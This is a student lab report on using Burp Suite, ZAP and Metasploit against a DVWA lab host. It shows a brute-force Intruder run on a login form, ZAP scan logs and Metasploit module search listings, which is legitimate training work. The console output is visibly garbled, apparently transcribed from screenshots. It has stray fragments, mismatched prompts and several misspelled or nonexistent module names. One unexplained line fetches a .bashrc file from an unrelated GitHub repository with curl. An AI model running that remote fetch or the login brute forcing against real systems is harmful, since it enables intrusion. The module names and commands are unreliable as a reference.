

Assignment-5

Name: Sumaya Akter Suma

Instructor Name: Safwan Muntasir

Date of Submission: 17-10-2025

Introduction

This report outlines the configuration and usage of Burp Suite, ZAP, and Metasploit for basic interception, manual testing, attacks, and module inspection.


Environment & Tools


- VMWare: Kali Linux
- Browser: firefox, chrome
- Burp Suite Community Edition
- ZAP
- Metasploit Framework
- FoxyProxy (browser extension)

Topic 1: Burp Suite

Proxy Configuration in Burp Suite:


1. First, we have to start Burp Suite and the verified listener at 127.0.0.1:8080
2. Then we have to install the FoxyProxy extension on the browser.
3. Configured browser (FoxyProxy) to route traffic to Burp listener.
4. We have to enable the interception.






Intercept a Request

1. Opened the browser and the Metasploit web application on the authorized host.
2. In intercept, observed the intercepted HTTP request.




Repeater

1. Sent intercepted request to Repeater.



1. Perform a test request.



Intruder

1. Send the intercepted request to the intruder.
2. Configured positions.
3. Select cluster bomb attack type and payload list.
4. Perform a test attack.

The screenshot shows the Burp Suite Intruder tool. The 'Cluster bomb attack' is selected. The target is 'http://192.168.159.130'. The payload list includes 'password', 'admin', 'cyber', and 'ostad'. The attack is ready to be started.

```
1 POST /dvwa/login.php HTTP/1.1
2 Host: 192.168.159.130
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:144.0) Gecko/20100101 Firefox/144.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 41
9 Origin: http://192.168.159.130
10 Connection: keep-alive
11 Referer: http://192.168.159.130/dvwa/login.php
12 Cookie: securityhighlight; PHPSESSID=7c95de1e372c18996351ee77e475e713
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 username=admin&password=admin&Login=Login
```

6. Intruder attack of http://192.168.159.130


Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
0			302	33			392	
1	password	password	302	12			391	
2	ostad	password	302	10			392	
3	security	password	302	10			391	
4	admin	password	302	10			392	
5	password	admin	302	15			391	
6	ostad	admin	302	22			392	
7	security	admin	302	17			392	
8	admin	admin	302	10			392	
9	password	cyber	302	28			391	
10	ostad	cyber	302	11			392	
11	security	cyber	302	9			391	
12	admin	cyber	302	23			392	
13	password	ostad	302	13			391	
14	ostad	ostad	302	10			391	
15	security	ostad	302	15			391	
16	admin	ostad	302	24			392	

Topic 2: ZAP

ZAP is an easy-to-use integrated penetration testing tool for finding vulnerabilities in web applications.

Proxy Configuration in ZAP:

1. First, we have to start ZAP and the verified listener at 127.0.0.1:8080



2. Then click on automated scan. Set the URL, then attack.


VM, move the mouse pointer inside or press Ctrl+G.

The screenshot shows the Burp Suite interface with a manual request editor open. The request is a POST to `http://192.168.159.130/dvwa/login.php`. The body contains `username=ZAP&password=ZAP&Login=Login`. The response pane shows a 302 Found status. The Messages table at the bottom lists several requests and responses.

ID	Req. Timestamp	Resp. Times
16,764	10/17/25, 3:36:16 AM	10/17/25, 3:36:31 AM
16,765	10/17/25, 3:36:01 AM	10/17/25, 3:36:16 AM
16,766	10/17/25, 3:36:16 AM	10/17/25, 3:36:31 AM
16,767	10/17/25, 3:36:16 AM	10/17/25, 3:36:31 AM
16,768	10/17/25, 3:36:16 AM	10/17/25, 3:36:31 AM
16,769	10/17/25, 3:36:16 AM	10/17/25, 3:36:31 AM
16,770	10/17/25, 3:36:16 AM	10/17/25, 3:36:31 AM
16,771	10/17/25, 3:36:16 AM	10/17/25, 3:36:31 AM


The screenshot shows the Burp Suite interface with a manual request editor open. The request is a POST to `http://192.168.159.130/phpMyAdmin/index.php`. The body contains `username=admin&password=password&Login=Login`. The response pane shows a 302 Found status. The Messages table at the bottom lists several requests and responses.


ID	Req. Timestamp	Resp. Times
17,195	10/17/25, 3:38:48 AM	10/17/25, 3:38:48 AM
17,196	10/17/25, 3:38:48 AM	10/17/25, 3:38:48 AM
17,197	10/17/25, 3:38:48 AM	10/17/25, 3:38:48 AM
17,198	10/17/25, 3:38:48 AM	10/17/25, 3:38:48 AM
17,199	10/17/25, 3:38:48 AM	10/17/25, 3:38:48 AM
17,200	10/17/25, 3:38:48 AM	10/17/25, 3:38:48 AM
17,201	10/17/25, 3:38:48 AM	10/17/25, 3:38:48 AM
17,202	10/17/25, 3:38:48 AM	10/17/25, 3:38:48 AM



Fuzzer

1. Selected a URL and launched the Fuzzer.
2. Configured payloads and started the attack.





Topic 3: Metasploit

First, we have to run the Metasploit tool from the command prompt and then perform the following tasks –

- Search for an auxiliary and describe its components in detail.
- Search for an exploit and describe its components in detail.

```
kali@kali: ~$ msfconsole
Metasploit tip: Save the current environment with the save command,
future console restarts will use this environment again

Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
Ready ...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED...and ...
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!

+ -- ==[ metasploit v6.4.64-dev ]
+ -- ==[ 2519 exploits - 1296 auxiliary - 431 post ]
+ -- ==[ 1610 payloads - 49 encoders - 13 nops ]
+ -- ==[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

```
(kali@kali)-[/usr/share/metasploit-framework]
$ cd ./modules

(kali@kali)-[/usr/share/metasploit-framework/modules]
$ ll
total 32
drwxr-xr-x 21 root root 4096 May 29 15:13 auxiliary
drwxr-xr-x 12 root root 4096 May 29 15:13 encoders
drwxr-xr-x 3 root root 4096 May 29 15:13 evasion
drwxr-xr-x 21 root root 4096 May 29 15:13 exploits
drwxr-xr-x 14 root root 4096 May 29 15:13 nops
drwxr-xr-x 6 root root 4096 May 29 15:13 payloads
drwxr-xr-x 14 root root 4096 May 29 15:13 post
-rw-r--r-- 1 root root 434 May 15 04:31 README.md

(kali@kali)-[/usr/share/metasploit-framework/modules]
$
```

search auxiliary scanner is a Metasploit console command. Auxiliary scanner tools are used for reconnaissance. It returns a list of matching modules you can load to probe authorized targets.

```
kali@kali:~$ cat /dev/null > /dev/null && curl -s https://raw.githubusercontent.com/swireidiot/terminator/master/.bashrc && echo "done"
File Actions Edit View Help
msf6 > search auxiliary_scanner

Matching Modules

# Name Disclosure Date Rank Check Description
0 auxiliary/scanner/http/netelertx_file_read 2025-01-30 normal No NetElertX File Read Vulnerability
1 auxiliary/scanner/http/a10networks_ax_directory_traversal 2014-01-28 normal No A10 Networks AX Loadbalancer Directory Traversal
2 auxiliary/scanner/snmp/aiix_version normal No AIIX SNMP Scanner Auxiliary Module
3 auxiliary/scanner/amqp/amqp_login normal No AMQP 0-9-1 Login Check Scanner
4 auxiliary/scanner/amqp/amqp_version normal No AMQP 0-9-1 Version Scanner
5 auxiliary/scanner/discovery/arps_sweep normal No ARP Sweep Local Network Discovery
6 auxiliary/scanner/snmp/sbg6580_enum normal No ARIS / Motorola SBG6580 Cable Modem SNMP Enumeration Module
7 auxiliary/scanner/http/wp_abandoned_cart_sql 2020-11-05 normal No Abandoned Cart for WooCommerce SQL Scanner
8 auxiliary/scanner/http/collusion_fsa_statecode_file_read 2015-07-10 normal No Collusion FTA statecode Cookie Arbitrary File Read
9 auxiliary/scanner/http/adobe_xml_inject normal No Adobe XML External Entity Injection
10 auxiliary/scanner/http/advantech_webaccess_login normal No Advantech WebAccess Login
11 auxiliary/scanner/http/allegro_rompager_misfortune_cookie 2014-12-17 normal Yes Allegro Software RomPager 'Misfortune Cookie' (CVE-2014-9222) Scanner
12 auxiliary/scanner/ftp/anonymous normal No Anonymous FTP Access Detection
13 auxiliary/scanner/http/apache_userid_enum normal No Apache 'mod_userid' User Enumeration
14 auxiliary/scanner/http/apache_normalize_path 2021-05-10 normal No Apache 2.4.49/2.4.50 Traversal RCE Scanner
15 \ action: CHECK_RCE - - Check for RCE (if mod_cgi is enabled).
16 \ action: CHECK_TRAVERSAL - - Check for vulnerability.
17 \ action: READ_FILE - - Read file on the remote server.
18 auxiliary/scanner/http/apache_activemq_traversal normal No Apache ActiveMQ Directory Traversal
19 auxiliary/scanner/http/apache_activemq_source_disclosure normal No Apache ActiveMQ JSP Files Source Disclosure
20 auxiliary/scanner/http/axis_login normal No Apache Axis2 Brute Force Utility
21 auxiliary/scanner/http/axis_local_file_include normal No Apache Axis2 v1.4.1 Local File Inclusion
22 auxiliary/scanner/http/apache/flink_jobmanager_traversal normal Yes Apache Flink JobManager Traversal
23 auxiliary/scanner/http/mod_negotiation_brute 2021-01-05 normal No Apache HTTPD mod_negotiation Filename Bruter
24 auxiliary/scanner/http/mod_negotiation_scanner normal No Apache HTTPD mod_negotiation Scanner
25 auxiliary/scanner/ssh/apache_karaf_command_execution 2016-02-09 normal No Apache Karaf Default Credentials Command Execution
26 auxiliary/scanner/ssh/karaf_login normal No Apache Karaf Login Utility
27 auxiliary/scanner/http/apache_nifi_login normal No Apache NiFi Login Scanner
28 auxiliary/scanner/http/apache_nifi_version normal No Apache NiFi Version Scanner
29 auxiliary/scanner/http/apache_optionsbleed 2017-09-18 normal No Apache OptionsBleed Scanner
30 auxiliary/scanner/http/twreite_proxy_bypass normal No Apache Reverse Proxy Bypass Vulnerability Scanner
31 auxiliary/scanner/misc/rocketmq_version normal No Apache RocketMQ Version Scanner
32 auxiliary/scanner/http/tomcat_enum normal No Apache Tomcat User Enumeration
33 auxiliary/scanner/http/apache_mod_cgi_bash_env 2014-09-24 normal Yes Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
34 auxiliary/scanner/acpp/login normal No Apple Airport ACPP Authentication Scanner
35 auxiliary/scanner/afp/afp_server_info normal No Apple Filing Protocol Info Enumerator
36 auxiliary/scanner/afp/afp_login normal No Apple Filing Protocol Login Utility
37 auxiliary/scanner/vnc/ard_root_pw normal No Apple Remote Desktop Root Vulnerability
38 auxiliary/admin/appletv/appletv_display_image normal No Apple TV Image Remote Control
```

search auxiliary scanner ssh

```
kali@kali: ~  
File Actions Edit View Help  
msf6 > search auxiliary scanner ssh  
  
Matching Modules  
  
# Name Disclosure Date Rank Check Description  
0 auxiliary/scanner/ssh/apache_karaf_command_execution 2016-02-09 normal No Apache Karaf Default Credentials Command Execution  
1 auxiliary/scanner/ssh/karaf_login . normal No Apache Karaf Login Utility  
2 auxiliary/scanner/ssh/cerberus_sftp_enumusers 2014-05-27 normal No Cerberus FTP Server SFTP Username Enumeration  
3 auxiliary/scanner/http/cisco_firepower_login . normal No Cisco Firewall Management Console 6.0 Login  
4 auxiliary/scanner/ssh/eaton_xpert_backdoor 2018-07-18 normal No Eaton Xpert Meter SSH Private Key Exposure Scanner  
5 auxiliary/scanner/ssh/fortinet_backdoor 2016-01-09 normal No Fortinet SSH Backdoor Scanner  
6 auxiliary/scanner/http/gitlab_user_enum 2014-11-21 normal No GitLab User Enumeration  
7 auxiliary/scanner/ssh/juniper_backdoor 2015-12-20 normal No Juniper SSH Backdoor Scanner  
8 auxiliary/scanner/ssh/detect_kippo . normal No Kippo SSH Honeypot Detector  
9 auxiliary/scanner/ssh/ssh_login . normal No SSH Login Check Scanner  
10 auxiliary/scanner/ssh/ssh_identify_pubkeys . normal No SSH Public Key Acceptance Scanner  
11 auxiliary/scanner/ssh/ssh_login_publickey . normal No SSH Public Key Login Scanner  
12 auxiliary/scanner/ssh/ssh_enumusers . normal No SSH Username Enumeration  
13 \ action: Malformed Packet . . Use a malformed packet  
14 \ action: Timing Attack . . Use a timing attack  
15 auxiliary/scanner/ssh/ssh_version . normal No SSH Version Scanner  
16 auxiliary/scanner/ssh/ssh_enum_git_keys . normal No Test SSH Github Access  
17 auxiliary/scanner/ssh/libssh_auth_bypass 2018-10-16 normal No libssh Authentication Bypass Scanner  
18 \ action: Execute . . Execute a command  
19 \ action: Shell . . Spawn a shell  
  
Interact with a module by name or index. For example index 19, use 19 or use auxiliary/scanner/ssh/libssh_auth_bypass  
After interacting with a module you can manually set a ACTION with set ACTION 'Shell'  
  
msf6 >
```

search exploit will print a table of matching modules with columns like Name, Disclosure Date, Rank, Description.

use exploit/windows/smb

```

er
r
-20,
oitat
File Actions Edit View Help
msf5 > use exploit/windows/smb

Matching Modules

# Name Disclosure Date Rank Check Description
0 exploit/windows/smb/generic_smb_dll_injection 2015-03-04 manual No Generic DLL Injection From Shared Resource
1 | target: Windows x86 |
2 | target: Windows x64 |
3 exploit/windows/smb/group_policy_startup 2015-01-26 manual No Group Policy Script Execution From Shared Resource
4 | target: Windows x86 |
5 | target: Windows x64 |
6 exploit/windows/smb/ypass_pipe_exec 2015-01-21 excellent Yes IPass Control Pipe Remote Command Execution
